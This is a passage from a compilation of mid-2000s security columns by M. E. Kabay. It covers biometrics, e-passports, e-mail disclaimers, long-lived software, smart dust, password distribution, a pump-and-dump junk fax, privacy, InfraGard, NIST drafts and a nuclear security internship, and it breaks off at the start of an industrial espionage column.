When screening large numbers of people, linking identification to real-world identity (that is, authentication) is a tough problem. As readers probably know, there are four basic methods for authentication:

- What you know that others don't (e.g., passwords);
- What you have that others don't (e.g., tokens such as keys or smart cards);
- What you do that others can't (e.g., the way you sign your name or the phrase on a keyboard); and
- What you are that others aren't (e.g., your fingerprints, retinal patterns, iris characteristics, or face).

Passwords don't work very well for crowds. Tokens are used all the time – consider airline tickets and passports – but in today's digital scanning and printing world, they are easy to counterfeit (I'll be looking at new mechanisms for safeguarding passports in another article).

A report last year by Jonathan Krim of the Washington Post pointed out that facial recognition systems using photographs can have serious problems: "… [F]ederal researchers who have tested face-recognition technology say its error rate is unacceptably high – up to 50 percent if photographs are taken without proper lighting." < http://www.washingtonpost.com/wp-dyn/articles/A43944-2004Aug5.html > An American Civil Liberties Union (ACLU) report revealed that in face recognition trials at the Palm Beach Airport in 2002, "…the system failed to match volunteer employees who had been entered into the database fully 503 out of 958 times, or 53 percent of the time." < http://www.aclu.org/Privacy/Privacy.cfm?ID=10340&c=130 >

Unlike fingerprint and retinal scans, both facial and ear recognition can be relatively non-intrusive, requiring little interference with or involvement by the subject (no physical contact or unusual procedures such as staring into a lens).

Iris recognition is another biometric technology that has required some cooperation by the subject; however, there have been reports that new technology should permit iris recognition at a distance. Tabassum Zakaria, reporting for the Australian Broadcasting Corporation in 2003 < http://abc.net.au/science/news/stories/s982770.htm > quoted US CIA officials as working on new biometric systems with a ten-fold improvement in recognition rates.

A new July 14, 2005 report by Duncan Graham-Rowe explains that University of Southampton (UK) biometrics researcher Mark Nixon is finding that ears may provide excellent features for biometric identification systems < http://www.newscientist.com/channel/mech-tech/dn7672 >. Nixon points out that ears are relatively stable compared with other facial features and do not change with people's expressions. His initial trials used pictures of 63 people and found 99.2% accuracy -- an error rate much lower than for facial recognition systems.

So unfortunately for us in the snow belt, ear muffs nay eventually be seen as threats to security.

Biometric Passports

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Network and security managers are always having to deal with identification and authentication. In today's column I'm looking at a dust-up between Europe and the US over how to enforce strong authentication of travelers' identity. Although the topic is not directly related to our daily work, I think we have contributions to make to the popular and political debates about such issues based on our applicable technical expertise.

Passports in their modern form were introduced in the early 20th century. Until that time, travel documents were issued by national governments for specific voyages through specific regions. "In this way, early passports are more similar to modern visas than to modern passports, whose primary function is to prove the identity and nationality of the holder." ["Passport," from Wikipedia < http://en.wikipedia.org/wiki/Passport#History >]. Passports have space for visas but are much longer-term documents, usually valid for five years or more.

Today, passports have assumed a central role in preventing the entry of politically undesirable or dangerous people (they are not necessarily the same category) into the United States. For example, the British activist Yusuf Islam, once widely known as the singer Cat Stevens, was refused entry into the United States in September 2004 on nebulous grounds that sparked ridicule and outrage worldwide as well as among his fans in the US < http://news.bbc.co.uk/2/hi/americas/3678694.stm >.

The most important issue to remember about passports as a security measure is that they bind a real-world identifier to a picture and a document; they tell us nothing in themselves about the bearer of the passport. All the terrorists who flew planes into the World Trade Center towers had passports that got them into the USA.

Being made of paper and bearing simple photographs, passports have been relatively easy to counterfeit. For example, an article by Philip Shishkin in the Wall Street Journal (Oct 8, 2001) reported that fake passports were a big business, with prices for forged US passports ranging from $2,000 to $12,000.

To help make forgery more difficult and identification of fraudulent holders of passports easier, the US State Department has mandated that passports used to enter the US be equipped with machine-readable biometric information. USA passports issued after October 2005 will also be so equipped. "The proposed U.S. Electronic Passport is the same as a regular passport with the addition of a small contactless integrated circuit (computer chip) embedded in the back cover. The chip will securely store the same data visually displayed on the photo page of the passport, and will additionally include a digital photograph. The inclusion of the digital photograph will enable biometric comparison, through the use of facial recognition technology at international borders. The U.S. "e-passport" will also have a new look, incorporating additional anti-fraud and security features."< http://travel.state.gov/passport/eppt/eppt_2498.html >.

According to a review by Duncan Graham-Rowe, differences in how the US and the European Union intended to integrate biometric data into their passports may spell trouble for people on

both sides of the ocean ["ID row bad news for transatlantic travellers," _NewScientist_ 16 Apr 2005 < http://www.newscientist.com/article.ns?id=mg18624956.500 >]. For example, the original design for the chip-equipped US passport was supposed to allow remote reading – until critics pointed out that having the details of someone's passport readable from inside their pocket, briefcase, purse or knapsack might be dangerous in many parts of the world, especially with the recent worldwide decline in popularity of Americans due in part to the invasion of Iraq < http://pewglobal.org/reports/display.php?ReportID=247 >. It appears that the new plans may include lining the new passports with foil to reduce the incidence of unauthorized data extraction.

Let's hope the EU and the US can resolve these disagreements before international travel becomes even more unpleasant than it already is.

E-mail Disclaimer Stimulates Expletives

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently received a 30-word e-mail message from a very nice reader in Britain and noticed that his e-mail system added the following astonishing disclaimer, which I quote in its sonorous totality after scrubbing it of identifying details:

>This email, its contents and any files or attachments transmitted with it are intended solely for the addressee(s) and may be legally privileged and/or confidential. Access by any other party is unauthorised without the express written permission of the sender.

If you have received this email in error you may not copy or use the contents, files, attachments or information in any way nor disclose the same to any other person. Please destroy it and contact the sender on the number printed above, via the <Name of Bank> switchboard on +44 (0) nnnn nnnnnn for <place1> and + 44 (0) nnnn nnnnnn for <place2> or via email by return.

Internet communications are not secure unless protected using strong cryptography. This email has been prepared using information believed by the author to be reliable and accurate, but <Name of Bank> makes no warranty or representation, express or implied, as to its accuracy or completeness and is not liable to you or to anyone else for any loss or damage in connection with any transmission sent by the Bank to you over the Internet. <Name of Bank> makes no warranty that any information or material is free from any defects or viruses.

In particular <Name of Bank> does not accept responsibility for changes made to this email after it was sent. If you suspect that this email may have been amended or intercepted, please contact the sender in the manner stated above. If this transmission includes files or attachments, please ensure that they are opened within the relevant application to ensure full receipt. If you experience difficulties, please refer back to the sender in the manner stated above.

Any opinions expressed in this transmission are those of the author and do not necessarily reflect the opinions of the Bank and may be subject to change without notice.

Please note that for the purposes of this document all references to <Name of Bank> or the Bank shall be taken to mean <Name of Bank> (place) Limited or any other member of the <Bigger> Bank Group. Nothing in this transmission shall or shall be deemed to constitute an offer or acceptance of an offer or otherwise have the effect of forming a contract by electronic communication.<

I commented in my response to my correspondent, “Did you know that your message has 30 words (152 bytes including spaces) whereas your disclaimer has 367 words (2177 btyes)? That's the lowest signal-to-noise ratio (6.5% useful info out of the total and a 72.6:1::noise:signal ratio) I've ever seen outside a copy-of-copy-of-copy chain. Please congratulate your attorneys on making maximal use of bandwidth!”

Really, this disclaimer does seem excessively detailed to me. If the same level of legalistic caution were applied to phone calls, it would make a wonderful Monty Python skit:

"OK then, I'll see you at lunch tomorrow."

"Yep, but wait – you have to listen to the automated legal disclaimer our attorneys have programmed into our phone system. Just hang on [buzz, click]. [metallic voice] This phone message is intended solely for the recipient(s) and may be legally privileged and/or…." [CLICK!]

Or what about introducing this degree of caution into face-to-face interactions?

"So how do you want your hot-dog, with mustard and relish or without?"

"With both, please. And this verbal instruction is intended solely for the recipient(s) and may be legally privileged and/or…."

On a more serious level, cluttering up e-mail messages this way is a waste of bandwidth. It's worse in offices where people copy entire messages without editing the contents, resulting in copy-of-copy-of-copy chains that spread like cancerous eruptions through inboxes throughout the organization. I have personally seen messages that are 20 levels deep, all of them including the headers, salutations, copies of previous messages and disclaimers in a long string of garbage contributing nothing whatever to enlightened discourse. Some well-meaning folks even include the detailed headers in their copies.

As a matter of courtesy and good sense, when one replies to a message, it's a simple matter to strip non-essentials out of the copy of the original. I use ellipses (… for cuts within a sentence, …. for cuts crossing sentence boundaries) to signal gaps, but usually one or two snips are enough to clean up the copy so that the reader can get the gist of the conversation without having to wade through reams of superfluous stuff.

So the next time you encounter a huge disclaimer laid like an unsightly pile of refuse at the bottom of a colleague's e-mail message, you can use a slightly modified British expression in your response: "UNSTUFF IT!"

Long-Term Perspective:
Dan Bricklin Proposes 200-Year Software

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dan Bricklin and Bob Frankston created VisiCalc in 1978, which some of my older readers will recall was the first electronic spreadsheet (it ran on the Apple II). The Computer Desktop Encyclopedia < http://www.computerlanguage.com > states, "Thousands of $3,000 Apples were bought to run the $150 VisiCalc." In the decades since that early success, Mr. Bricklin has contributed in many ways to software development. He has worked with Software Garden Inc., Slate Corp., Trellix Corp., and Interland, Inc. and has won many awards and honors < http://www.bricklin.com/pressinfo.htm >.

I was interested to read an abstract of Mr. Bricklin's stimulating essay, "Software That Lasts 200 Years," < http://www.bricklin.com/200yearsoftware.htm > last year in the INNOVATION newsletter < http://www.newsscan.com/ >. The author points out that many aspects of our society are created with relatively long expected lifespans; e.g., buildings, roads, bridges and so on. In contrast, most computer software has been written under the assumption that it will last only a few years. The Y2K debacle was a result of assuming that software written in the 1970s could not possibly still be in use 25 years later. Bricklin points to accounting standards as further evidence of the short-term expected lifespan of software: "In accounting, common depreciation terms for software are 3 to 5 years; 10 at most. Contrast this to residential rental property which is depreciated over 27.5 years and water mains and brick walls which are depreciated over 60 years or more."

Bricklin makes the point that computers are increasingly responsible for storing important societal documents which until recently were stored on relatively stable paper. As I pointed out in my 1995 paper, "Eternity in Cyberspace" (available in HTM or PDF from < http://www.mekabay.com/overviews/ >), there are serious issues of long-term readability of computer-based records due to changes in application software, operating systems, and hardware.

Bricklin goes on to discuss factors that are conducive to short time horizons as the norm in software development. He proposes interesting changes in the ways that society manages software development, including shifting from private corporate sources towards more public efforts that include explicit emphasis on longevity and portability. He brings in lessons from civil engineering, where

- a common body of knowledge is the basis of professional education in the field,
- standards bodies collate and publish best practices,
- publicly funded or industry based inspections are normal, and
- failures lead to public investigations and published reports (think of what we read in the "Risks Forum Digest" only even more thorough – see < http://catless.ncl.ac.uk/Risks/ > for countless examples of analysis of system failures).

It seems to me that taking a longer-term perspective on software engineering must also involve integrating security considerations in all aspects of systems development from the very first discussions of functional requirements all the way to long-term maintenance and evolution of our systems. The same principles should apply to network design and implementation.

I hope you will read Mr Bricklin's entire analysis and think about it. We need to fix these underlying problems before we work ourselves into yearly equivalents of Y2K disasters.

The Mote in Big Brother's Eye?
Security Applications for Smart Dust

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Defense Advanced Research Projects Agency (DARPA), which supported the development of the Internet in the 1960s, has been providing research funds for almost twenty years devoted to the development of microelectromechanical systems (MEMS; see < http://www.darpa.mil/mto/mems/index.html >). Of special interest for security specialists is the work of Kristofer S. J. Pister, PhD, Professor of Electrical Engineering and Computer Sciences at University of California at Berkeley < http://robotics.eecs.berkeley.edu/~pister/ > and also CEO of Dust, Inc. < http://www.dust-inc.com/flash-index.shtml >. As the name implies, Dr Pister's company specializes in the development and practical applications of "smart dust," which are tiny wireless sensors ("motes" ideally less than 1 cubic millimeter) that can communicate with each other and with computers to provide dynamic environmental and positional information.

Pister and his colleagues have been working on smart dust since the early 1990s and are coming close to achieving the cubic-millimeter goal. Currently, Dust Inc. describes three major areas of application: building automation, industrial monitoring and security systems.

According to the company's Web site, using cheap, independently-powered sensors that can be placed anywhere in a building can help improve energy management, heating/ventilation/air-conditioning (HVAC), security systems, environmental monitoring, lighting controls and fire systems < http://www.dust-inc.com/solutions/ba.shtml >.

In the industrial monitoring area, the devices can improve predictive maintenance, equipment utilization, process monitoring and remote asset monitoring < http://www.dust-inc.com/solutions/im.shtml >.

For readers of this column, perhaps the most interesting application is in security, where the suggestions include commercial security systems, perimeter security, civil infrastructure monitoring, intruder detection, personnel protection, remote site surveillance and unattended ground sensors < http://www.dust-inc.com/solutions/ss.shtml >. In particular, the motes are much less expensive to buy and quicker to install than a wired system and can easily be redeployed as conditions change < http://www.dust-inc.com/solutions/commercial_security.shtml >. For perimeter security, similar considerations make it much cheaper to install wireless motes on, say, oil pipelines, pumping stations and other unattended system components.

I can imagine motes being useful as physical intrusion sensors for lights-out equipments rooms in remote areas of large office complexes or factories; as environmental sensors placed inside equipment that has proven to have unreliable temperature sensors in past breakdowns; as supplementary noise sensors to detect the first evidence of impending hardware failures in mechanical devices such as disk drives, optical recording systems and media silos.

The motes could even be used as adjuncts to system security for tracking authorized personnel throughout a facility. This application also raises the obvious possibility that the tiny transmitters could be attached, à la James Bond movie, to the clothing or briefcases of unsuspecting surveillance victims – but such applications are possible even now using more expensive devices.

As Professor Pister writes, "Yes, personal privacy is getting harder and harder to come by. Yes, you can hype Smart Dust as being great for big brother . . . . Yawn. Every technology has a dark side – deal with it. [This was my original comment on "dark side" issues, but it made a lot of people think that we weren't thinking about these issues at all. Not true.] As an engineer, or a scientist, or a hair stylist, everyone needs to evaluate what they do in terms of its positive and negative effect. If I thought that the negatives of working on this project were larger than or even comparable to the positives, I wouldn't be working on it. As it turns out, I think that the potential benefits of this technology far far outweigh the risks to personal privacy."

Very interesting stuff. Professor Pister's Web site has many links for further exploration, including descriptions of robotic insects. Golly, maybe my PhD in invertebrate zoology is eventually going to be useful in computer science after all < http://grad.norwich.edu/msia/directorscorner/05_30_05/index.html >!

Together or Apart?
Eine Kleine Risikoanalyse

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

An acquaintance recently posed a practical question about security procedures to me and it may be useful as an example of risk analysis.

“Howard” (not the real name) wrote,

>I need some guidance on a security issue/concern.

My corporation’s network system is now being set up to generate passwords based on a user's date of birth. For instance, if Joseph Brown's birth date is July 17, 1955, his initial password would be 071755. Typically the user names are generated by using the first character of the first name followed by the first seven characters of the last name. So, for example, Joseph Brown's user name would be “jbrown”.

When we send new employees their user name and password, to ensure they actually get the information, two e-mail messages are sent to their non-company e-mail address and one printed letter is sent to their home address. E-mail #1 contains the user name, e-mail #2 (sent 30 - 60 minutes after e-mail #1) contains the password, and the letter contains both.

Our question is this. Is it more secure to send one e-mail containing the actual user name and a subsequent e-mail containing the actual password **OR** to send one e-mail containing the user name and contained within that one e-mail, an explanation of the password schema without direct reference to the password itself? For instance, this e-mail might say something like "Dear Joseph, your user name < jbrown > and your password is your six-digit birthdate in numeric values."

Neither of these is as secure as they should be, but which of the above provides less opportunity for someone to "steal" the information? I can see the flaws and holes in both.<

I answered Howard as follows:

It’s so nice to see someone actually THINKING about security issues! Congratulations!

The use of the birthday numbers as an initial password is an awful idea – surely it would have been just as simple to use a random-number generator – but never mind. Since the password has to be changed immediately after the first use it's really not a huge problem. At worst, a (wo)man-in-the-middle attacker who logs on fraudulently could send out a bunch of horrible e-mails in the legitimate student's name, lock the account with another password, and have the depredations discovered instantly when the legitimate user tries to log on.

Best practice dictates that you not e-mail OR mail the user ID and the actual _password_ in the

same message.

We can be sure that the password generation _algorithm_ is not a secret (everybody in the company is going to know it), so sending it separately is pointless – there is little to be gained by separating it from the user ID.

Therefore go ahead and send the userID and the rule for creating the password in the same message. However, you might want to stipulate that the sequence is MMDDYY, since some people prefer DDMMYY and others (the logical ones) use the obviously superior and sortable (YY)YYMMDD.

Note that there is a small probability that a few people will have entered their birthday incorrectly in the Human Resources records and that therefore they will not be able to log on successfully, but that problem will be resolved by the Help Desk. The other risk is that birthdays are not generally viewed as confidential information, so there may already be attackers who know or can determine the birthday. The Human Resources department also has lots of people who will be able to find the birthday, but let's assume that we can trust them for a one-time password.

On the whole, then, considering how wretched passwords are as a means of authentication, sending the user ID and the algorithm together is not as bad as sending the user ID and the actual password, whether together or separately.

Junk Fax Not What It Seems

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On Friday morning the 12th of August 2005 at 07:09 my fax received a prospectus claiming to be from a marketing company (let's call it Orfilian Corp) on behalf of a high-tech startup (let's call it Bazoonium Corp)(and yes, I checked both names on GOOGLE and they didn't show up). The fax urged people to buy the stock, claiming it would be rising in value by orders of magnitude within months. It also included a toll-free number for getting out of the junk-fax list (I didn't dial it) and claimed that Orfilian Corp had received lots of shares in return for touting the stock.

I dialed *69 on my fax machine to determine the origin of this junk fax; it was reported by the automated system as aaa-eee-nnnn (details concealed to protect the guilty). Unfortunately, that number did not produce any identification of the owner using the reverse lookup feature of Switchboard.com < http://www.switchboard.com/bin/cgirlookup.dll >; neither did the get-out-of-junk number. Then (duhh) I realized that the area code was in Canada, so I tried a Canadian reverse lookup < http://www.whitepages.com/10592/reverse-phone > but had no luck there either.

I looked up Orfilian Corp on the Web but had no luck finding contact information (they use a Web form for e-mail enquiries) so I used a DNS lookup on < orfilian.com > with SamSpade v1.4 < http://www.samspade.org/ssw/ >, found the phone number in the DNS entry and heard a phone message from the system administrator explicitly stating that their company does not send junk fax and they didn't know where the particular stock-touting fax came from.

Using the same WHOIS technique on bazoonium.com via SamSpade, I spoke with Dr Whatsis Whoever from Bazoonium Corp; he was very nice and thoroughly exasperated by the inclusion of his company's name in this junk fax. He and his colleagues had already received several phone calls from angry recipients of the same junk fax I got. The company is currently involved in a merger and there are 6M shares in public hands. Dr Whoever was concerned that the bad publicity from the fake fax might harm the company at this sensitive time. I suggested that he obtain affidavits from everyone in the company affirming their complete lack of involvement in this junk fax and that he keep a record of possible financial losses resulting from the fraud (all of this after the usual IANAL warning – "I am not a lawyer and this is not legal advice: for legal advice, consult an attorney").

More in the next column.

Pump 'n' Dump Wire Fraud

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column I described a junk fax that apparently came from Canada, was supposedly sent by the marketing firm "Orfilian" and that touted "Bazoonium" stock (all names changed). In this column I analyze what was actually happening.

I think this junk fax was part of a pump 'n' dump stock manipulation scheme. Someone was faking a press release, blaming the company and an innocent marketing firm, and trying to move stock prices up or down depending on how they are managing the fraud. For example, if they bought low, they wanted the stock to rise in price (at least until they could sell at a profit). If they sold futures, they may have wanted the price to fall so they could buy at a lower price than their guaranteed selling price.

In any case, this scam is violating FCC rules on unsolicited faxes < http://www.fcc.gov/cgb/consumerfacts/unwantedfaxes.html >. This fraudulent information is presumably being sent across state lines (potential interstate wire fraud – 18 USC 1343) < http://tinyurl.com/9taao > although I don't know what effect the origination in Canada might have (if that information is true). The junk fax was sullying the reputation of two innocent firms and possibly causing them significant loss of business by tarnishing their reputations; and it might cost holders of Orfilian shares money if people were to buy shares at artificially inflated prices or sell at artificially depressed prices.

Finally, this case teaches us that calling up the ostensible villains identified on a junk fax (and sometimes on junk e-mails) and shrieking abuse at them may not always reach the true villains in this time of negligible authentication of identity.

When someone produces fax machines that block all transmissions except those on an internally maintained, secure list of approved callers, we won't have any more junk fax – for a few months. Then the criminals will use caller-ID spoofing tools such as voice over IP < http://www.wired.com/news/privacy/0,1848,66954,00.html > or the methods briefly offered by the unfortunate Jason Jepson < http://tinyurl.com/dtsln > to conceal their originating phone number (Mr Jepson gave up his proposal to offer false caller ID after receiving threatening e-mail and phone messages "and [a] death threat taped to this front door."

Gosh, and I thought _I_ didn't like junk communications!

Defending Privacy

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Today I'd like to discuss a fundamental principle that security specialists have to deal with all the time but which has a much broader social significance than discussions of, say, firewalls: privacy.

Have you ever heard anyone say something like, “Government ‘invasion of privacy’ does not matter to me: I have nothing to hide.” A more extreme position is, “People who get really hung up on privacy issues are probably hiding something.” That quotation from a graduate student came in an online discussion in one of the classes I taught the summer.

Taken at its simplest level, the statement could be true: privacy does indeed consist in part of confidentiality. Confidentiality implies selective sharing of information; allowing some people to know particular information about you and others not to. Privacy also implies control over information; the power to determine whether others will share information about you, with whom and for what purpose.

Unfortunately, that second position usually has the unspoken word “BAD” tacked on to the end: “…probably hiding something BAD.”

It's hard to counter that kind of generalization. Everyone can think of scenarios where criminals, cheaters, and terrorists have something to hide. I remember my amazement as 250 black-clad, self-described anarchists at a criminal hacker convention in 1993 shouted in unison, "INFORMATION WANTS TO BE FREE.” Apart from the vision of a bunch of anarchist doing anything in unison, what seemed incongruous was that these people studiously used pseudonyms to protect their own privacy while abusing other people’s privacy.

But protecting privacy may mean that people are the good guys. For example, there are many places in the world where governments are justifiably described as criminal conspiracies. Just go to any human-rights group Web site to find examples of governments (or anti-government groups, for that matter) that suppress people’s rights to freedom of speech, assembly, habeas corpus, religious expression, education or medical care and you will find innocent people who are afraid of their own governments, of corrupt law enforcement agents, of ruthless revolutionaries or of outright criminals who support or oppose the status quo. Under these circumstances, don't you think that anonymity and secrecy might be the hallmarks of people hiding something good?

In our own country, there was a time a few decades ago when some government agencies treated protesters against American involvement in the Vietnam War as enemies of the nation and the President’s office kept an enemies list consisting largely of people who had criticized the President. Today, the U.S.A.P.A.T.R.I.O.T. Act (please don’t pronounce it the way the propagandists want you to) allows police to obtain lists of books borrowed by named individuals from libraries or bought from bookstores – and a gag rule preventing librarians or booksellers from discussing these demands. To obtain a warrant for such an invasion of privacy, police need

merely assert compelling need but no longer have to provide grounds to a judge showing probable cause for the demand. Couple this kind of legislative change in fundamental principles of common law with the ability of administrative officials to imprison American citizens without charge, without evidence, without recourse to legal proceedings, and without limit, and can you wonder why innocent people who disapprove of the current administration's policies might get a little nervous?

So no, I don't think that advocating privacy rights and insisting on the rule of law means that someone is "probably hiding something bad."

Now get back to your firewalls.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

InfraGard is not a Deodorant

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Contrary to the immediate reaction of the uninformed (and of the unwashed), InfraGard is not an underarm deodorant. InfraGard is a nationwide program in the USA that brings together representatives from information technology departments in industry and academia for information sharing and analysis, especially to help protect critical infrastructure against cyberattacks and also to support the FBI in its cybercrime investigations and education projects < http://www.infragard.net/about_us/facts.htm >.

The organization started in the Cleveland Field Office of the FBI in 1996 and expanded rapidly until there are now over 11,000 members in over 40 chapters.

At the InfraGard National Conference in Washington DC in early August (< http://www.infragardconferences.com/ > and brochure at < http://www.vtinfragard.org/2005NationalConference.pdf >), speakers offered a wide range of valuable presentations on security topics. Many of their presentation materials are now available to everyone for free download < http://www.infragard.net/library/presentations_05.htm >. Topic areas include

- First responders
- Regulatory compliance
- Computer forensics
- Cybersecurity
- Drinking water security
- Supervisory control and data acquisition (SCADA) systems.

Joining InfraGard is easy and free for US citizens residing in the USA. You can locate a nearby local chapter < http://www.infragard.net/chapters/index.htm > and contact your chapter officers. You can get application forms online and then send them in to the FBI liaison officer for that chapter to be vetted for admission. The FBI conducts a background check to ensure that all members are likely to be trustworthy to participate in confidential discussions of threats and vulnerabilities. Chapters usually conduct regular local meetings and organize list-servers for exchange of information among members. Many have newsletters as well.

The Vermont InfraGard has organized useful (and enjoyable) activities such as public education campaigns in which dozens of members helped prepare, improve and deliver training materials to members of the public in many areas of the state.

InfraGard is a wonderful way of getting involved with other security experts and reaching out into the community. Join us!

Busy Season at NIST

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Studying information assurance through effective statistical research methods is difficult: people often don't notice computer security breaches until long after they have occurred (or not at all) or they are reluctant to report these breaches – and anyway, there is no centralized agency to collate such incident reports.

In the absence of clear analytical information, we are often thrown back upon "best practices." These compendia of common sense, industry standards, and opinions of security experts are as close as we get to strict standards in our field.

Anyone interested in helping to define best practices in information assurance can turn to the National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC) of the Computer Security Division (CSD) < http://csrc.nist.gov/publications/drafts.html >. That's where the Draft Publications are posted for comment.

The months of July and August have been a busy season for the contributors to these drafts. The list of new titles is unusually long:

- Jul 06, 2005: Draft Special Publication 800-56, Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography (Comments were due Aug 19)
- July 15, 2005: Draft Special Publication 800-53A: Guide for Assessing the Security Controls in Federal Information Systems (Comments due Aug 31)
- July 15, 2005: Draft Federal Information Processing Standards (FIPS) Publication 200, Minimum Security Requirements for Federal Information and Information Systems (Comments due Sep 13)
- Aug 02, 2005: Draft Special Publication 800-18. Revision 1, Guide for Developing Security Plans for Federal Information Systems (Comments due Sep 12)
- Aug 5, 2005: Draft NIST Special Publication 800-85, PIV Middleware and PIV Card Application Conformance Test Guidelines (Comments due Aug 26)
- Aug 10, 2005: Draft NIST Special Publication 800-87, Codes for the Identification of Federal and Federally-Assisted Organizations (Comments due Sep 8)
- Aug 11, 2005: Draft NIST Special Publication 800-40 Version 2, Creating a Patch and Vulnerability Management Program (Comments due Sep 12)
- Aug 11, 2005: Draft NIST Special Publication 800-81, Secure Domain Name System (DNS) Deployment Guide (Comments due Sep 29)
- Aug 11, 2005: Draft NIST Special Publication 800-83, Guide to Malware Incident Prevention and Handling (Comments due Sep 19)
- Aug 11, 2005: Draft NIST Special Publication 800-84, Guide to Single-Organization IT Exercises (Comments due Sep 26)
- Aug 11, 2005: Draft NIST Special Publication 800-86, Guide to Computer and Network Data Analysis: Applying Forensic Techniques to Incident Response (Comments due Sep 26)

- Aug 15, 2005: Draft NIST Special Publication 800-26 Revision 1, Guide for Information Security Program Assessments and System Reporting Form (Comments due Oct 17)

Readers interested in being notified of new security publications from NIST should sign up for alerts at < http://csrc.nist.gov/compubs-mail.html >.

I'll be looking at some of these Draft Publications in more detail in upcoming columns.

Best Practice Adoption:
Fact or Fiction?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers of my column will know that a leitmotif of my professional life, which includes applied statistics, is that we simply don't have enough solid information about the facts surrounding information assurance events. My colleague Prof Sharon W. Tabor, PhD, Chair of the Networking, Operations & IS Department at the College of Business & Economics of Boise State University is trying to change that. Here's an interesting project through which readers can significantly contribute to progress in our field. Here's Dr Tabor's introduction.

* * *

With all the talk in the press about information assurance, IT governance, and compliance, one might assume that everyone has adopted one or another of the major governance methodologies such as ITIL, CMM, or COBiT. The tactical implementation of those policies takes the form of best practices, a familiar term in the IT world. Security is certainly a major driver toward best practice adoption, along with compliance with legislative action or the threat of zealous auditors. Best practices supposedly offer many benefits. For example, a survey of IT executives in 2004 found that organizations who implemented best practices rated themselves as having higher status within the overall business. Additionally, they were successful at justifying higher budgets to address security issues, and were looking at security in terms of a long-term, risk-based strategy, with fewer security incidences overall.

On the other hand, it appears that not everyone agrees with the need for best practices. In addition to success stories about large company experiences with best practices there is also preliminary evidence that suggests many small and medium-sized organizations continue along their daily activities, putting out fires and remaining predominantly reactive. Whether due to the complexities of the methodologies, or overall lack of time and resources, many organizations don't seem interested in adopting new processes. Others aren't convinced there is a reason for best practices. David Lawson, for example, (Network World, 5/30/05) argues that security best practices don't exist, and if they did the cost would be way too high for most organizations. He discusses the use of good practices, minimal acceptable standards, and appropriate and reasonable controls.

I am conducting research into this controversial topic. I was a middle manager for many years, and my research goal is to separate reality from the trend-setting buzz words that are attached to our field. The survey at the link below queries who has adopted which methods and what the drivers and benefits have been. Survey responders will receive a white paper with an examination of each of the major methodologies, and more important, the perspective from which they have been developed. Finding a perspective that addresses organizational needs more than any other single factor, can help narrow down the choices and yield the desired benefits. Organizations of all sizes can benefit from IT governance and best practice development, but the key is in finding the right fit.

* * *

I (Mich) spoke with Dr Tabor and asked her how the research is going. "The response has not been what I had hoped. People are tremendously tired of doing surveys, but this is a really important area. The whole IT governance problem really needs some solid facts and this survey could really be important in identifying key issues that organizations are dealing with." I asked how this survey would avoid the classic pitfalls of voluntary participation in online surveys – misleading results and biased sampling. Dr Tabor confidently answered that the questions focus on the basics of what organizations have done, which methodologies they have used, and what's worked for them, thus avoiding the problems of typical opinion-oriented research. She said, "We also included some internal validation measures typical of good surveys."

Click on < http://telecomm.boisestate.edu/research/BPsurvey.asp > to begin the survey and sign up for a copy of the results. In addition to the white paper, respondents will be entered into a drawing for electronic gift certificates. Please spend a few minutes to do some good for the field and then see what others are doing to get IT security and services under control.

Nuclear Security Internship at PNNL

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I want to engage readers in a useful exercise: spreading the word to universities across the USA about the exciting new defense nuclear security internship and career opportunity for seniors being offered by the Pacific Northwest National Laboratories (PNNL) of the US Department of Energy. PNNL are offering internships in designed so that after the 12 month internship, participants transition to full-time federal careers in defense nuclear security. The following description draws liberally on a message I and other professors received from PNNL recently.

The 12-15 month, full-time intern program is designed to promote awareness of professional opportunities in the field of safeguards and security. The intern program will support the development of a qualified, experienced pool available to aid the National Nuclear Security Administration (NNSA) in contributing to the protection of national security assets. The program offers work and training experience that provides participants an overview of the breadth, complexity, and importance of NNSA's safeguards and security mission.

Interns are assigned to a specific NNSA site or program office working with select staff and mentors in support of safeguards and security programs. Successful interns may have an opportunity for permanent placement as a Federal employee within NNSA safeguards and security upon completion of the program.

This opportunity for graduating seniors will be particularly exciting for students with majors and minors in information assurance, criminal justice, and digital forensics. However, the opportunity is open for many students; the flier explicitly asks for students who are US citizens eligible for a DOE security clearance and with

"Practical experience in or academic specialization in areas such as, but not limited to:
* Criminal Justice /Security Management,
* Computer Science / Cyber Security,
* Electrical Engineering,
* Mechanical Engineering,
* Structural Engineering,
* Accounting / Finance,
* Nuclear Engineering, and
* Physics."

Readers can help improve nuclear security and perhaps give promising seniors a real career boost by making this information available to nearby universities and colleges. Perhaps you also have sons, daughters, nieces, nephews and grandchildren who might be interested!

A printable PDF flier is available from <
http://www.mekabay.com/unlinked/nuclear_security.pdf >.

Go to <http://ssip.pnl.gov/> for more information about the program.

Industrial Espionage (1): Methods

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the problems we face in our field of information assurance is the paucity of credible data about threats to our systems. I've often said and written that we suffer from problems of ascertainment and problems of data collection. Without going into details here, there is plenty of reason to believe that we do not notice many of the system intrusions that take place and that many of those that are noticed are not reported in a way that allows development of a statistical base (you can read a paper about this on my Web site as an HTML file at < http://tinyurl.com/b6zzh > or as a PDF file from < http://tinyurl.com/96u2n >).

